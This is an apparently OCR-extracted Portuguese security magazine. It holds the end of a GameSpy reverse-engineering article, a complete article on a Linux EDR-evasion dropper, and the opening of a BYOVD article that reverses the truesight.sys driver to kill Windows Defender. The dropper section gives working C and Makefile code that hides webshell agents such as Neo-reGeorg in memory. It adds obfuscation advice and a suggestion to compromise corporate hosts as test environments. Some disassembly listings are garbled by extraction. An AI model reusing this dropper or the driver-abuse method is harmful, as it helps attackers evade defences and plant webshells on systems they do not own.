_replaced_read_buffer endp
```

A rotina **GamespyDecompressRoutine** responsável por descomprimir com o GOA:

```
.text:00480399          sub    eax, edi
.text:0048039B          add    eax, offset FirstFrameByte
.text:004803A0          push   eax
.text:004803A1          mov    edx, edi
.text:004803A3          mov    ecx, ebp
.text:004803A5          call   decompress_two
.text:004803AA          mov    eax, readed_buffer
```

Sendo modificada por um algoritmo criptográfico de minha própria autoria, apenas para servir como um substituto para o da Gamespy, apelidado de **TeaDelKew**²:

```
GameSpyDecompressSection segment

_fake_gamespy_decompress_routine_2 proc

    sub eax, edi
    add eax, 0979880h
    push eax
    mov edx, edi
    mov ecx, ebp
    call _decompress_two ; Call my own decompress2 assembly implementation

    pushad
    pushfd

    ; Replace gamespy buffer to the readed one from us gameserver emulator
    lea edx, patch_frame_buffer
    push 7FFh
    push edx
    push old_frame_buffer
    call _memcpy

    ; adjust stack back to normal
    add esp, 0Ch

    popfd
    popad

    add edi, 5 ; ALIGN THE GAMESPY STRUCT. hehe the nandaya

    push decrypt_routine_gs_return
    ret

_fake_gamespy_decompress_routine_2 endp
```

Com apenas essas duas modificações, seremos capazes de alterar o endereço de resolução do IP do MasterServer Provider original para um sob nosso próprio controle:

²**Nota do Editor:** A implementação desse algoritmo também precisa estar presente no cliente e no servidor do jogo.

```

const char* chOldEadMasterServer = "master.gameserver.com"; //Vamos modificar para kotori.keowu.re

auto iTimes = 0;

for (auto i = dataSection.first; i < dataSection.first + dataSection.second; i++) {

    if (std::memcmp(
        reinterpret_cast< LPVOID >( i ),
        chOldEadMasterServer,
        18

    ) == 0) {
        ::RtlZeroMemory(
            reinterpret_cast< LPVOID* >( i ),
            18
        );
    }

    std::memcpy(
        reinterpret_cast< LPVOID* >( i ),
        bf1942->MasterServer,
        strlen_s( bf1942->MasterServer, 18 )
    );
    iTimes++;
}

if ( iTimes == 2 ) break;
}

```

Faltando apenas criar um simples servidor TCP capaz de receber as requisições e devolver o payload de volta:

```

1 reference
static async Task HandleClient(Socket clientSocket) {

    try {

        fileBytes = File.ReadAllBytes(Path.Combine(AppDomain.CurrentDomain.BaseDirectory, "payload.bin"));

        byte[] helloMessage = Encoding.UTF8.GetBytes("\\basic\\secure\\MASTER");
        await clientSocket.SendAsync(new ArraySegment<byte>(helloMessage), SocketFlags.None);

        var buffer = new byte[65535];
        while (true) {

            var receivedBytes = await clientSocket.ReceiveAsync(new ArraySegment<byte>(buffer), SocketFlags.None);

            if (receivedBytes == 0) {
                Console.WriteLine($"Client {clientSocket.RemoteEndPoint} disconnected.");
                break;
            }

            var receivedMessage = Encoding.UTF8.GetString(buffer, 0, receivedBytes);

            if (receivedMessage.Contains("bf1942\\final")) {
                await clientSocket.SendAsync(new ArraySegment<byte>(fileBytes), SocketFlags.None);
                break;
            }
        }
    catch (Exception ex) {
        Console.WriteLine($"Error: {ex.Message}");
    }
}

```

Finalizando com nosso MasterServer Provider totalmente funcional novamente, graças à nossa pesquisa realizada:



Continuação de Leitura do Tema ou Aprofundamento de estudos sobre o tema

Este artigo é uma edição especial escrita com carinho para o evento da H2HC. Tenha certeza de que muita coisa foi abstraída, adaptada de maneira exclusiva e única. O artigo original possui mais de 70 minutos de leitura, com muito material técnico, explicações passo a passo e códigos-fonte. Convido você, caro leitor interessado, a acessar os link para continuar a leitura, caso o tema tenha lhe despertado algum interesse:

<https://keowu.re/posts/Rewriting-completely-the-GameSpy-support-from-2000-to-2004-using-Reverse-Engineering-on-EA-and-Bungie-Games/>

O código-fonte completo pode ser conferido na íntegra em:

<https://github.com/keowu/gamespy/>

No artigo original, continuaremos a pesquisa passando por cada versão da SDK e comparando as diferenças e evoluções. Discutiremos conceitos de servidores e flags introduzidos na versão de 2004, escreveremos debugger, reescreveremos gerenciadores de memória dos jogos para nossos clientes, escreveremos um masterserver list provider, exploraremos a lógica criptográfica dos pacotes, reconstruiremos classes e callbacks completas via engenharia reversa, e muito mais.

João Vitor (@Keowu)

João Vitor (@keowu) é Sr. Security Researcher, atuando com pesquisa de soluções para análises de ameaças, crimes cibernéticos, fraude, lavagem de dinheiro e terrorismo.

github.com/keowu

x.com/keowu



Registro Único de Artigo

<https://doi.org/10.47986/19/3>

1. 1ntr0

A presença de softwares que promovem a falsa sensação de segurança, tais como EDRs, tem se tornado cada vez mais comum em ambientes corporativos e governamentais. A partir disso foi pensada uma situação onde seria utilizada a ferramenta Neo-reGeorg[1] que, em resumo, gera agentes .jsp, .php entre outros que possibilitam estabelecer um socks proxy afim de facilitar o uso de outras ferramentas para explorar a rede interna de um alvo; porém, tal alvo dispõe de um EDR com o mecanismo de detectar a escrita de scripts maliciosos em disco, em especial de ferramentas abertas como o Neo-reGeorg. Sendo assim, já que reimplementar cada agente do Neo-reGeorg não seria prático, como alternativa para se desvencilhar do EDR foi pensada a criação de um dropper, o qual deu origem a esse artigo.

2. Sh0w me teh c0d3z

map_file.c

```
#define _GNU_SOURCE /* See feature_test_macros(7) */
#include <sys/mman.h>
#include <sys/wait.h>
#include <stdlib.h>
#include <stdio.h>
#include <signal.h>
#include "data.h"

void dummy_sig_handler(int arg)
{
    return;
}

int main(int argc, char **argv)
{
    int i;
    int fd;
    pid_t pid;
    char buff[64];
    char *file_path;

    signal(SIGINT, dummy_sig_handler);
    pid = getpid();
```

```

fd = memfd_create("file", 0);
file_path = getenv("FILE_PATH");
for (i = 0; i < filereversed_bin_len; i++) {
    write(fd, filereversed_bin+filereversed_bin_len-(1+i), 1);
}
sprintf(buff, "/proc/%d/fd/%d", pid, fd);
unlink(file_path);
symlink(buff, file_path);
pause();
unlink(file_path);
return 0;
}

```

Makefile

```

all:
    perl -0777pe '$$_=reverse $$_' ${INPUT} > filereversed.bin
    xxd -i filereversed.bin > data.h
    gcc map_file.c -o map_file

```

3. pr0f1t

O funcionamento do dropper é bem simples e seu uso consiste em 2 comandos, um para compilar o programa da maneira adequada e o outro já sendo a execução do dropper no alvo:

```

# Compilando
make INPUT=script.jsp

# No alvo
FILE_PATH=/arbitrary/path/file.jsp ./map_file

```

Apesar de sua simplicidade, cabe alguns comentários sobre ambas as etapas. Iniciamos pelo comando de compilação, fazendo uso de um pequeno **Makefile** que espera receber um único parâmetro **INPUT**; este deve indicar o caminho do arquivo que você desejar "esconder" dentro do dropper.

O primeiro comando (adaptado do Stack Exchange[2]) utilizado no Makefile usa perl para inverter o conteúdo do arquivo de entrada e o armazenar como '**filereversed.bin**'. Em seguida, é utilizada a ferramenta **xxd** para converter o arquivo em um header **data.h**: o conteúdo do arquivo será armazenado em um array '**filereversed_bin**'; e o tamanho do array em uma variável '**filereversed_bin_len**', possibilitando assim incluir o arquivo revertido direto no código do dropper. Por fim, o dropper é compilado pelo **gcc**. Em relação a execução do dropper, o único parâmetro esperado é passado pela variável de ambiente **FILE_PATH**, o qual indica o caminho onde o arquivo deve ficar acessível no alvo.

A ideia principal do dropper reside principalmente no uso de 2 syscalls.

- **memfd_create**[3]: responsável por criar um arquivo anônimo em memória, que também fica disponível no sistema de arquivos em **/proc/PID/fd/MEMFD**, e retornar um descritor de arquivo;
- **symlink**[4]: usada para criar um link simbólico (atalho).

Em nosso contexto, o link é criado no caminho escolhido utilizando a variável de ambiente **FILE_PATH**, apontando pro arquivo criado previamente com a syscall **memfd_create**. Desta forma, o arquivo torna-se acessível no caminho desejado.

4. 4dv1c3z

Não existe receita de bolo pra burlar antivírus assim como não existe forma fácil de ter acesso a ambientes de testes com tais softwares pois eles, em geral, são pagos e cobram licenças exorbitantes. Um possível caminho para ter ambientes de teste é ownar alvos corporativos (entre outros) os quais fazem uso de EDR e então usar seus hosts como ambiente de teste. **Nota do Editor:** Não incentivamos tal prática.

Como recomendação para quem gostaria de desenvolver droppers, o primeiro passo é alterar o código presente no arquivo para o esconder melhor usando algum algoritmo de criptografia ou apenas algum tipo de encode.

5. r3f3r3nc3z

-
- [1] <https://github.com/L-codes/Neo-reGeorg>
 - [2] <https://unix.stackexchange.com/questions/416401/how-to-reverse-the-content-of-binary-file>
 - [3] https://man7.org/linux/man-pages/man2/memfd_create.2.html
 - [4] <https://man7.org/linux/man-pages/man2/symlink.2.html>



Bring Your Own Vulnerable Driver

Autor: Cláudio Júnior (@brOsck)

Registro Único de Artigo

<https://doi.org/10.47986/19/4>

Introdução

Bring Your Own Vulnerable Driver, conhecido também como BYOVD, é uma técnica ofensiva em que, como seu próprio nome diz, o ator malicioso aproveita-se de alguma fraqueza de um driver autêntico para atingir uma meta. No cenário contemporâneo, a técnica está sendo desfrutada por diversos atores, como grupos de ransomware e APTs (Advanced Persistent Threat). Dentre suas diferentes aplicações, esta técnica pode ser aplicada à eliminação de processos protegidos, como processos de soluções de defesa, como AV (Antivírus) e EDR (Endpoint Detection and Response).

A técnica ganhou destaque em 2023 quando surgiram vários artigos que detalhavam suas aplicações e ataques notáveis. Esses estudos exploraram drivers de programas como o Process Explorer (PROC-EXP152.sys), LIGHTSHOW (ene.sys), SPHjacker (zamguard64.sys), entre outros. Nesse período, diversas regras Yara foram desenvolvidas para identificar esses drivers vulneráveis. [15]

Neste artigo, iremos mergulhar no desenvolvimento desta técnica e observar seus resultados. Como exemplo, utilizaremos como alvo um driver do software "RogueKiller AntiMalware" da empresa "Adlice Software", abusando de uma funcionalidade que permite eliminar processos privilegiados.

Requisitos

O assunto abordado neste artigo necessita que o leitor tenha uma experiência em certos assuntos, como:

- Linguagem de programação: C/C++.
- Experiência com desenvolvimento utilizando Windows APIs.
- Engenharia Reversa.
- Ideia sobre o comportamento de um driver.

Materiais necessários:

- Sistema Operacional: Windows 10.
- Softwares: Microsoft Visual Studio 2022 e Ghidra.


Detalhes

Neste ponto, será apresentado três subtópicos, sendo eles:



- **Análise Reversa:** Este é o ponto de partida, onde será realizado uma engenharia reversa sobre o driver *truesight.sys* utilizando a ferramenta Ghidra.
- **Exploração:** Ao fim da análise, inicia-se a fase de exploração, onde ocorrerá o desenvolvimento do exploit utilizando as APIs do Windows e a linguagem de programação C.
- **Resultado:** Com o exploit pronto, é a hora da execução. Neste ponto, os resultados da análise e exploração serão demonstrados em forma de conclusão de todo o processo realizado durante este artigo, onde o objetivo é eliminar o software Windows Defender.

Análise Reversa

O driver alvo que será usado nessa exploração faz parte do software "RogueKiller AntiMalware" [1] da empresa "Adlice Software". A vulnerabilidade que será explorada já foi mitigada, portanto, baixe e instale o software em sua versão 15.6.1.0. A versão pode ser encontrada na referência [2]. Você pode optar por utilizar uma máquina virtual para este processo. Após a instalação, procure pelo arquivo *truesight.sys* no caminho *C:\Windows\System32\drivers* e confira suas propriedades para validar a legitimidade do driver.



Copie esse arquivo para um outro diretório. Para realizar a engenharia reversa sobre o driver, utilizaremos o software Ghidra [3], desenvolvido pela Agência de Segurança Nacional Americana (NSA). Importe o arquivo (cópia do driver) e inicialize a análise automática.



Após a análise automática, o decompilador exibirá um pseudo-código da função "entry". Dentro dessa função, haverá outra chamada de função: acesse-a pelo decompilador e será observado algo semelhante às imagens a seguir.

Listing: truesight.sys

```

140008153 5d      POP    RBP
140008154 c3      RET

        LAB_140008155          XREF[1]: 1400062bc(*)

140008155 cc      INT3   CCh
140008156 cc      ??    CCh
140008157 cc      ??    CCh
140008158 cc      ??    CCh
140008159 cc      ??    CCh
14000815a cc      ??    CCh
14000815b cc      ??    CCh
14000815c cc      ??    CCh
14000815d cc      ??    CCh
14000815e cc      ??    CCh
14000815f cc      ??    CCh

***** FUNCTION *****

_undefined __fastcall entry(longlong param_1)
assume GS_OFFSET = 0xffff0000000
undefined     AL:1      <RETURN>
longlong      RCX:8      param_1
undefined     Stack[0x8]:8 local_res8
XREF[2]: 140008160(W),
           140008180(R)
entry          XREF[4]: Entry Point(*), 140000110(*),
               1400041c4(*), 1400062c4(*)

140008160 48 89 5c  MOV    qword ptr [RSP + local_res8],RBX
        24 08
140008165 57      PUSH   RBX
140008166 48 83 ec 20 SUB    RSP,0x20
14000816a 48 9b da  MOV    RDX,RDX
14000816d 48 9b f9  MOV    RDI,param_1
140008170 e8 17 00  CALL   _security_init_cookie
                           void __security_init_cookie(void)
        00
140008175 48 9b d3  MOV    RDX,RBX
140008178 48 9b cf  MOV    param_1,RCX
14000817b e8 90 fe  CALL   FUN_140008000
                           undefined FUN_140008000(longlong...

```

C# Decompile: entry - (truesight.sys)

```

1 void entry(longlong param_1)
2
3 {
4     security_init_cookie();
5     FUN_140008000(param_1);
6
7     return;
8 }

```

Listing: truesight.sys

```

undefined1 Stack[-0xa8]:11 local_a8          XREF[1]: 14000800b(*)
undefined4 Stack[-0x130.. local_130          XREF[1]: 140008078(R)
undefined4 Stack[-0x134.. local_134          XREF[1]: 14000806f(R)
undefined4 Stack[-0x138.. local_138          XREF[2]: 140008058(*),
               14000805d(W)
undefined1 Stack[-0x150.. local_150          XREF[2]: 14000804d(*),
               1400080fa(*)
undefined1 Stack[-0x160.. local_160          XREF[3]: 14000803b(*),
               1400080a3(*),
               14000807(*)
undefined8 Stack[-0x168.. local_168          XREF[4]: 14000802b(R),
               140008093(*),
               140008118(R),
               140008121(R)
undefined8 Stack[-0x178.. local_178          XREF[1]: 14000809e(W)
undefined1 Stack[-0x180.. local_180          XREF[1]: 1400080a8(W)
undefined4 Stack[-0x188.. local_188          XREF[1]: 1400080b2(W)
                           FUN_140008000          XREF[3]: 1400002c4(*), 1400062b8(*),
                           entry:14000817b(c)

140008000 48 89 5c  MOV    qword ptr [RSP + local_res10],RBX
        24 10
140008005 48 89 7c  MOV    qword ptr [RSP + local_res18],RDI
        24 18
1400080a0 55      PUSH   RBP
1400080b0 48 8d ac LEA    RBP->local_a8,[RSP + -0xa0]
        24 60 ff
        ff ff
140008013 48 81 ec SUB    RSP,0x1a0
        a0 01 00 00
14000801a 48 8d 05 MOV    RAX,qword ptr [DAT_1400050f0] = 00002B992DDFA232h
        cd ff ff
140008021 48 33 c4 XOR    RAX,RSP
140008024 48 89 85 MOV    qword ptr [RBP + local_18],RAX
        90 00 00 00
14000802b 48 83 e4 AND    qword ptr [RSP + local_168],0x0
        24 40 00
140008031 48 8d 15 LEA    RDX,[u_\Device\TrueSight_1400081f0] = u"\Device\TrueSight"
        b8 01 00 00

```

C# Decompile: FUN_140008000 - (truesight.sys)

```

1 void FUN_140008000(longlong param_1)
2
3 {
4     int iVar1;
5     longlong lVar2;
6     code *ppcVar3;
8     undefined auStack_1a8 [32];
9     undefined4 local_180;
10    undefined local_180;
11    longlong *local_178;
12    longlong local_168;
13    undefined local_160 [16];
14    undefined local_150 [24];
15    undefined4 local_138;
16    uint local_134;
17    uint local_130;
18    ulonglong local_18;
19
20    local_18 = DAT_1400050f0 ^ (ulonglong)auStack_1a8;
21    local_168 = 0;
22    RtlInitUnicodeString(local_160,L"\Device\\TrueSight");
23    RtlInitUnicodeString(local_150,L"\DosDevices\\TrueSight");
24    local_134 = 0x14;
25    iVar1 = RtlGetVersion4(local_138);
26    if ((-1 < iVar1) && ((6 < local_134) || ((local_134 == 6 && (1 < local_130) && local_130 == 0) || (local_130 > 6 && local_130 == 1))) {
27        DAT_140005100 = 0x200;
28        DAT_140005104 = 0x40000000;
29    }
30    local_178 = &local_168;
31    local_180 = 0;
32    local_180 = 0x100;
33    iVar1 = IoCreateDevice(param_1,0,local_160,0x22);
34    if (iVar1 == 0) {
35        ppcVar3 = (code **)(param_1 + 0x70);
36        for (lVar2 = 0x1c; lVar2 != 0; lVar2 = lVar2 + -1) {
37            *ppcVar3 = FUN_1400017a();

```

Se o código da função que você encontrou se assemelha ao da imagem anterior, então você está no local certo: o núcleo do driver (função principal).

Normalmente, a lógica principal de um programa escrito em C começa na função "main", enquanto a de um driver do Windows inicia na função "DriverEntry". Renomeie a função para "DriverEntry" para facilitar a visualização durante a análise.

```

defined1      Stack[-0x150... local_150]                                14000805d(W)
defined1      Stack[-0x160... local_160]                                XREF[2]: 14000804d(*),
defined8      Stack[-0x168... local_168]                                XREF[3]: 14000803b(*),
                                                               1400080a3(*),
                                                               1400080e7(*)
                                                               XREF[4]: 14000802b(RW),
                                                               140008093(*),
                                                               140008118(R),
                                                               140008121(R)
defined8      Stack[-0x178... loc XREF[1]: 14000809e(W)
defined1      Stack[-0x180... loc XREF[1]: 1400080a8(W)
defined4      Stack[-0x188... loc XREF[1]: 1400080b2(W)
                                                               1400002c4(*), 1400062b8(*),
                                                               entry:14000817b(c)

FUN_140008000
0 48 89 5c    MOV     qword ptr [RBP+local_18], RAX
24 10
5 48 89 7c    MOV     qword ptr [RBP+local_168], RAX
24 18
a 55          PUSH    RBP
b 48 8d ac    LEA     RBP=local_160
24 60 ff
ff ff
3 48 81 ec    SUB    RSP, 0x1a0
a0 01 00 00
4 48 8b 05    MOV     RAX, qword ptr [DAT_1400050f0]
cf d0 ff ff
48 33 c4    XOR    RAX, RSP
4 48 89 85    MOV     qword ptr [RBP + local_18], RAX
                                                               = 00002B992DDFA232h

```

Rename Function at 140008000

Enter Name: DriverEntry

Namespace: Global

Properties:

- Entry Point
- Primary
- Pinned



OK Cancel



Como estamos lidando com um driver, o Ghidra não formata os tipos de dados adequadamente de forma automática, o que pode resultar em um pouco de confusão durante a análise. Para resolver isso, é necessário importar um GDT do cabeçalho `Ntddk.h`.

Ghidra Data Type Archive (GDT) é um conjunto de arquivos binários com símbolos. O arquivo GDT `ntddk_64.gdt` [4] pode ser encontrado nas referências deste artigo.

Para importar o arquivo, acesse o Data Type Manager no Ghidra, clique na seta para baixo, depois clique em "Open File Archive..." e selecione o arquivo GDT.



Em seguida, clique com o botão direito do mouse no arquivo importado e selecione a opção "Apply Function Data Types".

Symbol Tree

- Imports
- Exports
- Functions
 - DriverEntry
 - entry
 - F
 - memset
 - RtlStringCbCopyW
- Labels
- Classes
- Namespaces

Filter: []

Data Type Manager

- New
- Paste Ctrl+V
- Replace...
- Close Archive
- Delete Archive Delete
- Save Archive
- Close For Editing
- Open For Editing
- Collapse Alt+Up
- Expand Alt+Down

Filter: []

Apply Function Data Types

